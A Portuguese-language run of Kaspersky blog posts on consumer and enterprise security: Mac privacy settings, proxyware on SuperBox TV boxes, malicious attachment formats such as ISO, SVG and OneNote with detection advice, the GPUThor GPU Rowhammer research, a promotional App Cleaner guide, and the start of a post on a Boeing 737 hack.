  • Bloqueie o login do seu Mac. Desative o login automático e configure o Mac para exigir uma senha imediatamente após o protetor de tela ser ativado ou o computador sair do modo de repouso. Use uma senha forte e o Touch ID, e certifique-se de que a criptografia de disco do FileVault esteja ativada.
  • Configure suas exclusões. Adicione manualmente à lista de exclusão do Histórico do computador todos os aplicativos de mensagens que você usa para conversas privadas, além de aplicativos ou sites financeiros e qualquer outro local onde você armazene informações confidenciais.
  • Verifique regularmente. Pelo menos algumas vezes por semana, acesse as configurações do Histórico do computador para verificar quais aplicativos e sites ele está monitorando. Isso ajuda a identificar e remover quaisquer fontes de informações privadas que você tenha esquecido de excluir antes.

Seja como você configure o Histórico do computador, as duas formas mais comuns de seus dados acabarem nas mãos erradas, em qualquer Mac, são um infostealer para macOS roubá-los diretamente do computador ou você inserir suas informações em um site falso. Para se proteger contra ambos, certifique-se de usar um software de segurança completo no Mac, como o Kaspersky para macOS.

A IA pode criar riscos à privacidade que você talvez nunca tenha imaginado. Você pode ler mais sobre outros riscos em nossas outras postagens:

Como proteger sua smart TV e set-top box contra invasões

Em 2026, o proprietário de um roteador doméstico comum, de uma smart TV ou de uma TV box é um alvo de grande interesse para os cibercriminosos. Esses dispositivos são facilmente recrutados para botnets e redes de proxy residencial, sobre as quais já falamos anteriormente.

Os criminosos “sublicenciam” o dispositivo infectado, permitindo que terceiros paguem para acessar qualquer site usando o endereço IP da vítima, fazendo parecer que é o proprietário do dispositivo quem está realizando os acessos. Esse serviço é procurado para todo tipo de esquema ilícito: desde fraude publicitária e campanhas de spam até tentativas de descoberta de senhas por força bruta e invasão de contas. Em nosso artigo anterior, explicamos como os roteadores domésticos são recrutados para essas redes de proxy; hoje, vamos analisar uma categoria de dispositivos ainda mais vulnerável e igualmente onipresente: smart TVs e TV boxes.

Esses dispositivos atraem os criminosos por dois motivos. Primeiro, ao contrário de computadores e smartphones, as TVs quase sempre ficam conectadas à tomada e têm uma conexão rápida com a Internet. Uma tela apagada não significa que o dispositivo esteja desligado. Além disso, a interface de usuário e as ferramentas de monitoramento limitadas fazem com que processos suspeitos executados em segundo plano possam passar facilmente despercebidos pelos usuários.

A ameaça está evoluindo e se tornando mais agressiva. Um estudo recente constatou que, quando um proxyware chega a um set-top box, os riscos para o proprietário vão muito além de ter o próprio tráfego desviado.

Anatomia da infecção

Os pesquisadores se concentraram em uma popular TV box da SuperBox, que já abordamos anteriormente no artigo Sua TV box virou uma porta de entrada para terceiros?

A estratégia de marketing da SuperBox se baseia fortemente na promessa de oferecer milhares de canais de TV sem assinatura nem mensalidades. No entanto, assim que sai da caixa, o dispositivo não é capaz de fazer nada disso. Para ter acesso a conteúdo pirata, é necessário instalar a loja de aplicativos proprietária da marca.

Quando você a abre e instala aplicativos adicionais, os milhares de canais de TV realmente aparecem. Enquanto isso, nos bastidores, sem nenhum aviso ou solicitação de permissão, o dispositivo inunda sites externos com solicitações não autorizadas, e o tráfego de rede aumenta drasticamente.

Os pesquisadores descobriram vários fatos alarmantes. Primeiro, a vítima pode ser incluída simultaneamente em até cinco botnets. A SuperBox executa clientes de várias redes de proxyware ao mesmo tempo, que chegam a competir entre si, bloqueando a instalação de softwares concorrentes.

Mas o verdadeiro choque foram os ataques à rede interna. O proxyware da TV box não impõe nenhuma limitação ao que seus “clientes” pagantes podem fazer na rede. Eles podem acessar não apenas sites externos, mas também dispositivos dentro da sua rede doméstica.

Normalmente, as configurações do seu roteador doméstico e do provedor de serviços de Internet (ISP) protegem você contra ataques externos. Mas o proxyware contorna essas barreiras porque opera de dentro da rede. Durante um experimento, os pesquisadores confirmaram que um invasor na Internet pode facilmente usar o set-top box infectado para abrir o painel de administração de um roteador doméstico, como um Linksys, que deveria estar acessível apenas ao proprietário quando conectado à rede Wi-Fi doméstica. Isso significa que os hackers podem tentar roubar dados de outros dispositivos da mesma residência ou até mesmo criptografar o armazenamento de rede doméstico (NAS).

Ao mesmo tempo, falhas no firmware de fábrica da SuperBox permitem que hackers instalem e executem remotamente qualquer aplicativo com privilégios de superusuário, e essa ameaça está longe de ser apenas hipotética. Durante três semanas de monitoramento, o set-top box usado no teste sofreu mais de 1.300 ataques por meio da rede de proxy doméstica. Os invasores instalaram três tipos diferentes de malware, incluindo um módulo para realizar ataques DDoS.

O malware usa vários métodos para obter acesso ao sistema e permanece ativo mesmo após reinicializações e quedas de energia.

Como saber se seu set-top box está trabalhando para os hackers

Se você tem um set-top box barato ou uma Android TV de uma marca pouco conhecida, vale a pena verificar se há alguma anomalia.

O método mais confiável é analisar o tráfego de rede. Use as estatísticas disponíveis no painel de controle do seu roteador, mas observe que alguns modelos de baixo custo podem não oferecer esse recurso. Nos roteadores Asus, esse recurso é chamado de Traffic Analyzer; nos TP-Link, de Traffic Usage; e nos Keenetic, de Traffic Monitor. Encontre sua TV ou set-top box na lista de dispositivos e verifique a proporção entre os dados baixados e enviados. Esses dispositivos devem consumir muito tráfego para baixar vídeos, mas enviar pouquíssimos dados. Se seu set-top box estiver silenciosamente enviando gigabytes de dados ou permanecer ativo na rede mesmo quando estiver ocioso, esse é um sinal claro de que ele pode estar infectado.

Se as estatísticas de tráfego não estiverem disponíveis, procure sinais indiretos:

  • Os LEDs de atividade da rede e da memória não param de piscar, mesmo quando ninguém está usando o dispositivo.
  • O gabinete do set-top box fica constantemente morno ou quente.
  • A interface apresenta atraso em relação ao controle remoto, e o set-top box trava aleatoriamente, sem relação com a reprodução de vídeos pesados.
  • A velocidade da Internet nos outros dispositivos (computadores ou celulares) sofre uma queda significativa.
  • Ao tentar acessar sites conhecidos pela rede Wi-Fi doméstica, você se depara constantemente com um CAPTCHA, um sinal de que sua rede pode estar comprometida e ter sido identificada como fonte de spam.
  • O suporte técnico do seu provedor de serviços de Internet entra em contato para perguntar sobre um volume de tráfego de rede suspeito.

O que fazer com um dispositivo infectado

A melhor solução é desconectar o dispositivo da Internet e descartá-lo. Se precisar continuar usando-o, siga estas etapas para minimizar os riscos:

  1. Realize uma redefinição de fábrica (hard reset). Restaure o set-top box ao estado original.
  2. Deixe-o desconectado da Internet antes de configurá-lo novamente. Na primeira vez que ligá-lo após a redefinição, ignore a etapa de configuração do Wi-Fi e não conecte o cabo Ethernet.
  3. Bloqueie a instalação de aplicativos. Acesse as configurações do Android e desative a instalação de aplicativos de fontes desconhecidas. Não se esqueça de desativar todos os recursos de depuração que estiverem ativados: depuração USB, depuração sem fio e ADB. Os nomes dos itens de menu podem variar de acordo com a versão do Android e o fabricante do dispositivo.
  4. Isole-o na rede. Configure uma rede Wi-Fi para convidados no roteador e conecte a TV box a ela. Ative o isolamento de clientes (Client Isolation) nas configurações do roteador, se esse recurso estiver disponível. Isso impedirá que a TV box detecte outros dispositivos da sua rede doméstica, protegendo seus computadores e o armazenamento de rede.
  5. Verifique se há atualizações. Depois que a TV box estiver conectada à rede para convidados, verifique se há atualizações oficiais de firmware. Às vezes, os fabricantes corrigem vulnerabilidades conhecidas, embora não seja recomendável contar com isso no caso de marcas pouco conhecidas.

Suas medidas de proteção mais confiáveis

Comprar dispositivos baratos com recursos de streaming de conteúdo pirata e instalar softwares de fontes duvidosas é uma maneira praticamente certa de comprometer sua rede doméstica. Seu endereço IP se tornará uma fonte de atividade maliciosa, o que, na melhor das hipóteses, fará com que seu provedor de serviços de Internet bloqueie seu acesso e, na pior das hipóteses, fará com que você entre no radar das autoridades policiais. Além disso, os hackers podem usar a TV box como ponto de partida para atacar seus computadores e NAS domésticos, o que pode levar ao roubo de dados pessoais ou a um ataque de ransomware.

A melhor proteção é comprar dispositivos de marcas confiáveis e pagar por conteúdo legal. Além disso, para evitar que alguém assuma o controle da sua rede, certifique-se de que o painel de administração do roteador e os outros dispositivos domésticos estejam protegidos por senhas fortes e exclusivas. Para não precisar memorizar todas elas, use um gerenciador de senhas confiável, como o Kaspersky Password Manager. Além disso, o recurso Smart Home Monitor incluído no Kaspersky Premium permite manter todos os seus dispositivos sob controle.

Talvez haja outras coisas que você não saiba sobre seus dispositivos de casa inteligente:

Detecção de pontos cegos: formatos de arquivo fora do padrão em campanhas de e-mail maliciosas
Os threat actors desenvolvem constantemente novos esquemas de ataque, desde roubo de token OAuth até ataques a agentes de IA, mas os métodos clássicos nunca saem completamente de seu repertório. Em qualquer dia, um funcionário pode receber malware anexado diretamente a um e-mail ou à espreita atrás de um link incorporado em um e-mail. Tornar esses ataques bem-sucedidos ainda requer um grau de criatividade e, nos últimos anos, os invasores adotaram cada vez mais formatos de arquivo exóticos. Os usuários não consideram esses formatos perigosos; mais importante ainda, muitas soluções de EDR e de segurança de e-mail ignoram totalmente esses formatos. No entanto, eles provaram ser altamente eficazes na implementação de malware ou na coleta de credenciais.

A seguir estão os tipos de arquivo que podem representar pontos cegos na estratégia de detecção da sua organização, apesar de já terem sido observados em ataques cibernéticos reais.

Imagens de disco

Essa é a categoria de anexos mais ampla e perigosa. Uma imagem de disco pode conter um conjunto de arquivos totalmente preparado e corretamente estruturado, adaptado a uma ampla variedade de cenários de ataque. Ela é montada como um volume separado (disco virtual independente) e, nesse processo, geralmente usa ferramentas integradas ao sistema operacional. A vítima não precisa descompactar nada nem criar diretórios suspeitos no disco.

O formato mais versátil é o ISO, herdado da era dos CDs multimídia. As imagens ISO são montadas nativamente em todos os principais sistemas operacionais, sem a necessidade de utilitários adicionais, seja por meio de ferramentas simples, como o Explorador de Arquivos, ou pela interface de linha de comando. É exatamente por isso que os threat actors enviam arquivos ISO como anexos de e-mail sem hesitar.

Os contêineres IMG são um pouco menos comuns; eles também podem ser montados sem ferramentas adicionais no macOS ou Linux, mas exigem a instalação de um pequeno utilitário gratuito, como o OSFMount, no Windows, ou o uso do WSL2 (Windows Subsystem for Linux), que vem integrado às versões recentes do Windows. Um arquivo com conteúdo idêntico pode ter a extensão DD.

Os threat actors também usam VHD, um formato de disco virtual nativo do Windows que também funciona em máquinas Linux (via qemu-nbd ou guestmount). No macOS, porém, um utilitário adicional como o qemu-nbd é necessário para a montagem. Observe que em sistemas Windows sem patches, a vítima não precisa fazer nada após montar o disco: o CVE-2025-24993, uma vulnerabilidade ativamente explorada em ataques reais, dispara a execução automática logo após montar a imagem.

Para completar: também vale a pena detectar o VMDK, formato de imagem de disco usado pelo VMware, embora ele seja, em grande parte, ineficaz em ataques contra usuários comuns, pois todos os sistemas operacionais populares exigem software adicional para montá-lo.

Todos esses formatos de imagem podem ser visualizados e descompactados tanto com ferramentas especiais para arquivos comprimidos, quanto com utilitários padrão como 7-Zip ou RAR. Como resultado, as chances de o usuário cair nessa armadilha são surpreendentemente altas.

Além disso, como não são reconhecidos como formatos perigosos, imagens de disco oferecem aos invasores outra vantagem: arquivos extraídos delas no Windows geralmente carecem do sinalizador Mark of the Web, e podem ser iniciados sem nenhum alerta adicional do sistema.

Há mais uma razão para o EPP/EDR verificar máquinas virtuais e imagens de disco: esses formatos também são usados nos estágios posteriores de um ataque. Para ocultar a atividade do sistema de arquivos das ferramentas de monitoramento, gangues de ransomware às vezes executam todo o processo de criptografia em uma máquina virtual no computador da vítima. A cepa de ransomware RagnarLocker usou o VirtualBox para essa finalidade, enquanto a campanha CRON#TRAP contou com um ambiente QEMU.

Arquivos do MS Office

Não, não se trata de arquivos DOC com macros. A Microsoft bloqueou completamente as macros em documentos baixados, exigindo um esforço considerável do usuário para ativá-las, e ativá-las requer um esforço considerável do usuário. Mas, o Office conta com dezenas de formatos de arquivo, e alguns dos menos comuns ainda oferecem brechas aos invasores.

Os arquivos OneNote (.one) são menos familiares aos usuários e às soluções de segurança. Embora sejam simples notas, podem conter anexos incorporados, incluindo não apenas imagens, links e scripts, mas também scripts VBS/WSF/BAT. Normalmente, um anexo aparece como um ícone dentro da nota, mas os invasores o cobrem com uma imagem que simula uma mensagem com o botão “Visualizar”.

Outro formato do Office popular entre invasores é o complemento do Excel. Embora usem a extensão .xll, esses arquivos são, na verdade, DLLs (bibliotecas de vínculo dinâmico) completas do Windows com funcionalidade irrestrita. As vítimas recebem um e-mail com um documento que parece uma fatura; o ícone sugere que abrirá no Excel. Ignorar o aviso de segurança resulta em infecção por infostealer.

SVG “gráficos”

A descrição do formato SVG (Scalable Vector Graphics) soa totalmente inofensiva. De fato, 99% dos arquivos SVG são logotipos e ícones de interface. Diferentemente de PNG ou JPG, porém, arquivos SVG são documentos XML que podem conter não apenas formas geométricas, mas também JavaScript. Em termos de potencial malicioso, o SVG não fica muito atrás de uma página da Web completa. Em ataques reais, os arquivos SVG podem redirecionar usuários para páginas de phishing ao abrir, ou renderizar a página decodificando um bloco codificado em Base64 em HTML.

Arquivos SVG representam um risco significativo para portais corporativos que aceitam uploads de usuários. Se a Política de Segurança de Conteúdo (CSP) não for suficientemente restritiva, um SVG malicioso carregado pode ter seu JavaScript roubar cookies, injetar conteúdo ou sequestrar credenciais.

Arquivos poliglotas

Os formatos de arquivos poliglotas são menos exóticos por si mesmos, mas contêm mais do que o esperado. Eles são chamados de arquivos poliglotas porque os invasores criam um arquivo que pode ser interpretado corretamente de várias maneiras. Por exemplo, ele pode ser, ao mesmo tempo, um arquivo ZIP válido e um executável válido. O objetivo é evitar detecção por soluções de segurança e enganar o usuário. Abordamos os arquivos poliglotas detalhadamente em uma postagem separada.

O destaque em nosso resumo é uma campanha maliciosa que distribui o infostealer IcedID. As vítimas recebem e-mails com um anexo ZIP contendo uma imagem ISO. Isso ainda é descompactado em um arquivo CHM (formato de Ajuda do Windows) que funciona como aplicativo mshta (host de aplicativos HTML da Microsoft), baixando o malware principal.

Proteção contra arquivos exóticos

Esses ataques exploram a falha de muitas soluções de segurança em verificar formatos incomuns ou inspecioná-los adequadamente. Para se defender da ameaça, comece por presumir que a sua infraestrutura não tem essa limitação:

  • Configure seu EDR, filtros da Web e de e-mail para verificar todos os formatos descritos acima.
  • Trate arquivos comprimidos e imagens de disco com o mesmo rigor dos executáveis.
  • Teste tipos de arquivo potencialmente perigosos em um sandbox e configure descompactação recursiva de formatos aninhados até o fim da cadeia: ZIP → ISO → CHM.
  • Quando possível, coloque em quarentena formatos anômalos para e-mail, especialmente imagens de disco.
  • Crie regras para detectar padrões anômalos envolvendo arquivos exóticos. Por exemplo, imagens de disco muito pequenas são raras e merecem investigação.
  • Verifique se suas soluções usam análise estrutural profunda para detectar formatos complexos, não apenas verificações de bytes mágicos.
  • Implemente detecção comportamental para identificar padrões anômalos e utilitários legítimos em contextos suspeitos. Os principais suspeitos são: mshta, git, wscript, hh e rundll32.
  • Os arquivos SVG exigem uma política de segurança específica. Trate SVGs como conteúdo executável no e-mail e no perímetro da rede. Em portais corporativos, implemente um CSP rigoroso e sirva arquivos enviados por usuários de um subdomínio separado, impedindo que scripts maliciosos em SVGs acessem a sessão da página principal.

GPUThor: uma evolução do Rowhammer | Blog oficial da Kaspersky

Como um servidor industrial pode ser comprometido por meio da sua GPU sem deixar rastros? Um ataque tão complexo e, a princípio, teórico, normalmente aproveitaria as vulnerabilidades do hardware. Isso nem sequer diz respeito a falhas de projeto no próprio hardware, mas às particularidades de seu funcionamento, às vezes até em nível físico. Um artigo recente de pesquisadores canadenses da Universidade de Toronto descreve o GPUThor: um ataque Rowhammer novo e mais efetivo que explora precisamente esse tipo de comportamento de hardware na memória de vídeo.

Rowhammer e placas de vídeo

O GPUThor baseia-se na ideia por trás do ataque original à RAM, proposto pela primeira vez em 2014 na pesquisa Rowhammer. O Rowhammer e todos os ataques da sua classe baseiam-se em um fato simples: as células de memória não são totalmente isoladas umas das outras. O acesso repetido (ou hammering) à mesma linha de células pode, sob determinadas condições, corromper os dados (ou seja, inverter bits) nas linhas adjacentes. Depois que esse efeito for confirmado como possível, tudo o que resta é encontrar uma maneira de transformá-lo em uma arma: por exemplo, acionando uma negação de serviço ou até mesmo executando um código arbitrário.

Então, o que os servidores e aceleradores gráficos têm a ver com tudo isso? À medida que as tecnologias de inteligência artificial decolaram, também aumentou a demanda por hardware capaz de executar um grande número de cálculos paralelos semelhantes. E os aceleradores integrados nas placas de vídeo de jogos são uma opção natural para esse tipo de carga de trabalho. Isso torna os provedores de nuvem que alugam aceleradores gráficos para todos um alvo atraente para os ataques Rowhammer. O cenário hipotético funciona assim: um invasor compra o acesso a um chip gráfico e o usa para tentar comprometer toda a infraestrutura do provedor. É exatamente por isso que os ataques à memória de vídeo continuam sendo um assunto de interesse especial para os pesquisadores.

Como o ataque GPUThor funciona

Na primavera deste ano, três novos artigos foram publicados, cada um demonstrando um ataque diferente aos aceleradores da Nvidia equipados com memória GDDR6. Todos os artigos forneceram resultados bastante modestos: o maior dano foi causado quando o alvo era uma placa de vídeo para consumidores, enquanto os ataques a um acelerador de uso industrial como o Nvidia A6000 provaram ser muito menos efetivos. Além disso, nenhum dos ataques funcionou com a proteção de memória ECC (código de correção de erros) ativada.
O GPUThor também investiga a possibilidade de atacar aceleradores Ampere mais antigos da Nvidia com memória GDDR6: os pesquisadores estudaram os modelos A4000, A4500, A5000 e A6000. Mas a efetividade do novo método, medida pelo número de células cujos dados foram alterados à força, é muito maior. Os pesquisadores também argumentam que, em teoria, a técnica também poderia ser aplicada a aceleradores mais novos.

Efetividade do ataque GPUThor

Efetividade do GPUThor em comparação com ataques anteriores. Fonte

Como esses resultados foram alcançados? O mecanismo de defesa padrão contra ataques Rowhammer é chamado Target Row Refresh (TRR), que foi examinado mais de perto pelos pesquisadores canadenses. Acontece que, se o TRR detectar tentativas repetidas de acesso, ele forçará uma atualização das células vizinhas, dificultando ou impossibilitando a corrupção de dados. Os invasores geralmente tentam derrotar o TRR acessando células aleatórias, o que confunde o sistema de defesa e reduz a sua efetividade. Os pesquisadores descobriram que nas placas Nvidia Ampere, o TRR é acionado apenas uma vez a cada 72 ciclos de atualização das células de memória. Após essa descoberta, eles aplicaram um padrão de acesso irregular, submetendo as células-alvo a um hammering muito mais intenso do que antes. O resultado: em comparação ao ataque GDDR original conhecido como GPUHammer, o GPUThor acaba sendo cerca de 7 a 23 mil vezes mais efetivo.

Resultados e perspectivas

A combinação desse padrão de ataque mais agressivo com outros refinamentos produziu inversões de 72 a 377 mil bits por gigabyte. As variantes anteriores do Rowhammer produziram apenas algumas centenas, na melhor das hipóteses. Isso permitiu que os pesquisadores alcançassem erros de bits duplos e até triplos. É fácil para o ECC corrigir um erro de bit único, mas não um de bit duplo.

O novo método também demonstra os danos reais que um ataque Rowhammer pode causar: o acesso repetido à memória de vídeo usando o GPUThor aciona uma negação de serviço. Primeiro, o acelerador é reiniciado, perdendo dados no processo e, em seguida, ele sinaliza ao administrador que precisa ser substituído.

Apesar desses resultados impressionantes, os ataques GPUThor não são bem-sucedidos. Por um lado, os pesquisadores não foram capazes de demonstrar a execução arbitrária de código como um resultado da corrupção de dados, embora eles afirmem que isso é possível mesmo com o ECC ativado. Por outro lado, um ataque milhares de vezes mais efetivo sugere a possibilidade teórica de também comprometer os aceleradores mais novos, mas isso ainda não foi comprovado.

Mesmo assim, os pesquisadores canadenses mostraram que os ataques Rowhammer aos aceleradores gráficos ainda têm um potencial inexplorado. Não seria surpreendente se pesquisas futuras demonstrassem ataques semelhantes contra dispositivos muito mais avançados que antes eram considerados bastante resistentes a eles.

Como desinstalar completamente aplicativos no Mac e liberar espaço de armazenamento

De tempos em tempos, é preciso fazer uma arrumação, e isso vale tanto para seus dispositivos quanto para armários e gavetas. Mas uma limpeza digital pode ser mais complicada do que organizar um armário bagunçado, especialmente no macOS.

Livrar-se de fotos e arquivos antigos é bastante simples, mas remover completamente um aplicativo do macOS é outra história. Você poderia imaginar que arrastar um aplicativo indesejado para a Lixeira resolveria o problema, mas, na prática, ele pode deixar para trás arquivos de configurações, cache, logs, arquivos auxiliares e outros resíduos relacionados. Com o tempo, todos esses resíduos se acumulam e consomem espaço de armazenamento.

Para facilitar esse tipo de limpeza, o Kaspersky para macOS agora inclui um recurso chamado App Cleaner. Ele remove aplicativos junto com todos os arquivos relacionados e também consegue localizar resíduos de aplicativos que você excluiu anteriormente. Neste post, explicamos de onde vêm esses arquivos residuais, mostramos como usar o App Cleaner e esclarecemos por que instalar a primeira ferramenta de limpeza para Mac que você encontrar na Internet não é uma boa ideia.

Por que aplicativos excluídos deixam rastros no Mac

Entre os produtos Apple, o macOS funciona de maneiras um tanto peculiares. Mais cedo ou mais tarde, todo usuário de longa data se depara com essas particularidades, embora isso não nos impeça de continuar adorando o sistema. Com os aplicativos não é diferente: a forma como o macOS lida com eles é mais complexa do que parece.

A maioria das pessoas imagina um aplicativo no macOS como um único item específico. Pense no Photoshop: é aquele ícone conhecido com as letras Ps, na pasta Aplicativos do Finder, pronto para ser iniciado com um clique. Nos bastidores, porém, a estrutura é mais complexa. O que parece ser um único item no Finder é, na verdade, um pacote de aplicativo: uma pasta que contém o próprio programa e tudo de que ele precisa para funcionar.

Mas isso ainda é apenas parte da história. Enquanto está em execução, o Photoshop, como qualquer aplicativo, cria e usa dados armazenados fora desse pacote. Parte deles são dados de segundo plano, como cache, configurações e documentos do usuário. Outra parte corresponde ao seu próprio trabalho, como arquivos PSD. Essa distinção é importante: se você exclui o Photoshop, não espera que seus arquivos PSD desapareçam junto com ele.

Além disso, a Adobe não instala apenas o Photoshop ou o Acrobat: ela também implementa um conjunto de aplicativos comuns e serviços em segundo plano junto com eles. Arrastar o ícone Ps para a Lixeira não remove esses componentes, e o próprio desinstalador da Adobe também não.

Esses arquivos em segundo plano e serviços auxiliares podem continuar no disco depois que você exclui o aplicativo que os originou. Pior ainda, se você usar o Assistente de Migração para passar para um novo Mac, todo esse peso morto será copiado automaticamente. Assim, é perfeitamente possível nunca ter instalado um único aplicativo da Adobe ou da Microsoft no Mac atual e, ainda assim, carregar megabytes ou até gigabytes de arquivos inúteis associados a eles.

Localizar esses arquivos por conta própria não é fácil, principalmente porque a maioria das pessoas nem sabe que eles existem. Mesmo que você desconfie de que algo esteja escondido no disco, provavelmente não saberá onde procurar nem como os arquivos se chamam. Para complicar ainda mais, os nomes dos arquivos raramente deixam claro a qual aplicativo pertencem.

O App Cleaner chegou ao Kaspersky Premium for macOS

O novo recurso App Cleaner ajuda a remover aplicativos junto com os arquivos deixados por eles.

A maioria desses arquivos em segundo plano fica armazenada em pastas específicas do macOS. Uma das principais é a Biblioteca, que contém pastas como Application Support (dados de aplicativos) e Caches (arquivos temporários). Mas não é tão fácil acessar a Biblioteca. Desde o OS X 10.7, o Finder a mantém oculta por padrão. Para encontrá-la, abra o menu Ir no Finder enquanto mantém pressionada a tecla Option. Só então a Biblioteca será exibida.

Mesmo que você esteja disposto a explorar a Biblioteca, ainda terá de descobrir por conta própria quais dos muitos arquivos pertencem a quais aplicativos e quais podem ser excluídos com segurança. Felizmente, você não precisa fazer isso manualmente, pois é exatamente disso que o App Cleaner cuida.

Como o App Cleaner localiza e remove aplicativos sem deixar rastros

O App Cleaner não remove apenas o aplicativo. Também localiza todos os arquivos relacionados a ele. Para isso, identifica automaticamente quais arquivos pertencem a cada aplicativo, principalmente por meio do identificador exclusivo do aplicativo (bundle ID) e dos locais de arquivo mais comuns. Isso permite eliminar os resíduos de um aplicativo mesmo quando eles estão espalhados por diferentes pastas do macOS.

Vale lembrar que uma limpeza completa como essa também remove os dados salvos do aplicativo. Portanto, se você o reinstalar mais tarde, precisará configurar tudo novamente, por exemplo, restaurar extensões do navegador, e também poderá perder arquivos de jogos salvos. Dito isso, o App Cleaner nunca mexe nos seus próprios arquivos. Se você excluir o Photoshop com ele, os arquivos residuais desaparecerão, enquanto seus arquivos PSD permanecerão exatamente onde estão.

Não é possível remover os arquivos adicionais separadamente do próprio aplicativo. O App Cleaner oferece a opção de excluir tudo junto, como um único conjunto. Mas, se você já tiver excluído um aplicativo da maneira convencional e os dados dele tiverem permanecido no sistema, o App Cleaner também poderá localizá-los e removê-los.

Se você excluir acidentalmente algo de que precisava, não se preocupe. O App Cleaner primeiro move tudo para a Lixeira, em vez de excluir definitivamente. Enquanto a Lixeira não for esvaziada, você poderá restaurar os arquivos a partir dela. E, se não tiver fechado o App Cleaner desde a exclusão, poderá restaurá-los diretamente pelo aplicativo. Os arquivos só desaparecem de vez quando a Lixeira é esvaziada. Mais adiante, mostraremos como desfazer uma exclusão acidental.

Como remover um aplicativo com o Kaspersky App Cleaner: guia passo a passo

Agora vamos colocar isso em prática. Para usar o App Cleaner, abra o Kaspersky para macOS e acesse a seção App Cleaner. Você a encontrará na tela principal do aplicativo, em um bloco próprio do App Cleaner, ou em Desempenho, no menu à esquerda.

Onde encontrar o App Cleaner no Kaspersky Premium

Pode-se abrir o App Cleaner na tela principal do Kaspersky for macOS ou pela seção Desempenho, no menu à esquerda.

Na guia Aplicativos, você pode ver todos os aplicativos instalados no Mac. Selecione os aplicativos de que não precisa mais, clique em Remover e confirme sua escolha para excluí-los junto com todos os arquivos relacionados. Os arquivos excluídos são movidos para a Lixeira, de onde podem ser restaurados, se necessário. Pronto para se despedir deles de vez? Basta esvaziar a Lixeira.

Antes de remover qualquer item, o App Cleaner mostra não apenas o aplicativo, mas também todos os arquivos associados que serão excluídos com ele, além do espaço ocupado por cada um e do local onde estão armazenados. Assim, você sabe exatamente o que será eliminado antes de confirmar a ação.

Como remover um aplicativo usando o App Cleaner

Selecione o aplicativo que deseja remover na guia Aplicativos e clique em Remover. O App Cleaner o excluirá juntamente com seus arquivos relacionados

O App Cleaner também ajuda a encontrar e excluir cópias duplicadas de aplicativos, seja porque foram copiadas por engano ou porque o mesmo aplicativo foi instalado de diferentes fontes. Para liberar espaço, é possível remover todas as cópias duplicadas de uma só vez ou selecionar quais excluir.

O App Cleaner também consegue localizar resíduos de aplicativos que você excluiu anteriormente da maneira convencional, arrastando-os para a Lixeira. Esses itens aparecem em uma guia separada chamada Resíduos, onde é possível ver o que restou, quanto espaço ocupa e onde está armazenado. Para eliminá-los, clique em Remover e confirme clicando em Excluir. Como sempre, se mudar de ideia, você poderá restaurar esses arquivos pela Lixeira.

Como remover os arquivos restantes de aplicativos antigos

A guia Resíduos reúne os arquivos deixados pelos aplicativos que você já excluiu. Selecione os arquivos que não são mais necessários e clique em Remover.

Antes de fechar o Kaspersky for macOS e esvaziar a Lixeira, confira se você não excluiu acidentalmente algum software de que precisa. Se isso tiver acontecido, você poderá restaurar um aplicativo junto com todos os seus arquivos diretamente pelo App Cleaner: selecione o aplicativo excluído na lista e clique em Restaurar tudo. Depois que fechar o Kaspersky para macOS, ainda será possível recuperar os arquivos excluídos pela Lixeira, desde que ela ainda não tenha sido esvaziada.

Como restaurar um aplicativo excluído

Selecione o aplicativo excluído e clique em Restaurar tudo. O App Cleaner restaurará o aplicativo junto com os arquivos relacionados

Os arquivos residuais funcionam da mesma forma. Enquanto o Kaspersky para macOS estiver aberto, será possível restaurá-los pelo App Cleaner. Depois que ele for fechado, a Lixeira será a alternativa para recuperá-los.

Depois de liberar espaço na unidade, também vale a pena verificar o estado geral dela. É aí que entra outro recurso do Kaspersky para macOS, o Hard Disk Health Monitor.

Nem toda ferramenta de limpeza é segura

Na hora de fazer uma limpeza no Mac, pode ser tentador simplesmente baixar o primeiro aplicativo que promete remover arquivos desnecessários e liberar espaço. Mas é importante ter cuidado ao escolher o programa. Criminosos costumam disfarçar malware como utilitários legítimos e conhecidos de limpeza para Mac. Os pesquisadores da Kaspersky já encontraram versões falsas que se passavam por CleanMyMac, Mole e CCleaner Pro.

Com a Kaspersky, você não precisa procurar uma ferramenta de limpeza separada. O App Cleaner já vem integrado ao Kaspersky para macOS. Isso significa que uma única solução protege seu dispositivo contra ameaças cibernéticas e remove resíduos indesejados de aplicativos, sem o risco de baixar acidentalmente um software malicioso disfarçado de ferramenta de limpeza.

O que mais há de novo no Kaspersky for macOS

O App Cleaner ajuda você a organizar seu Mac com rapidez e segurança, liberando tempo para que você cuide dos seus próprios arquivos, algo que nenhum aplicativo ainda consegue fazer por você. Para ter acesso ao App Cleaner e a outros recursos avançados de proteção, adquira o Kaspersky Premium for macOS ou inscreva-se para um teste gratuito.

Esse não é o único novo recurso do Kaspersky for macOS. O aplicativo agora inclui o Scam Protection Hub, uma central única de controle para proteção contra fraudes digitais com tecnologia de IA. Há também o Compre sem preocupações, que agora está disponível em todos os nossos produtos de segurança para uso doméstico. Além dos nossos filtros já consolidados para sites maliciosos, esse recurso bloqueia links para sites de procedência duvidosa, como lojas on-line que imitam marcas conhecidas para vender produtos falsificados.

Ainda acha que o macOS é imune a ameaças? Pense novamente. Nossa pesquisa constatou que os usuários de Mac, na verdade, se deparam com ameaças cibernéticas com mais frequência do que os usuários de Windows! Quer saber como são essas ameaças? Confira nossas outras postagens:
Hackeando o Boeing 737: por dentro do ataque Bus Driver
Pesquisadores de segurança descobriram uma maneira de hackear um Boeing 737 com um dispositivo do tamanho de uma moeda. O 737 é um dos aviões comerciais mais utilizados no mundo, então, é bem provável que você já tenha voado em um pelo menos uma vez.

O ataque requer a instalação de um pequeno dispositivo em uma porta acessível por uma escotilha na parte externa do avião. Segundo os pesquisadores, essa porta frequentemente está ao alcance não apenas das equipes de manutenção, mas também de outros funcionários do aeroporto e da companhia aérea. E a instalação do dispositivo leva menos de 60 segundos. Então, vamos falar sobre o que é, de fato, esse pequeno e misterioso dispositivo, o que ele é capaz de fazer e se ainda é seguro viajar em um Boeing 737.

Por que é mais difícil hackear um avião do que um carro

A maioria de nós já se acostumou com a ideia de que nossos computadores e celulares podem ser invadidos. Esse provavelmente é o assunto mais comum neste blog. Mas também abordamos ataques a alvos menos comuns: carros, robôs cortadores de grama, embaralhadores automáticos de cartas, bicicletas e até colchões. No mundo de hoje, todos esses (e muitos outros) dispositivos contêm computadores minúsculos (ou não tão minúsculos).

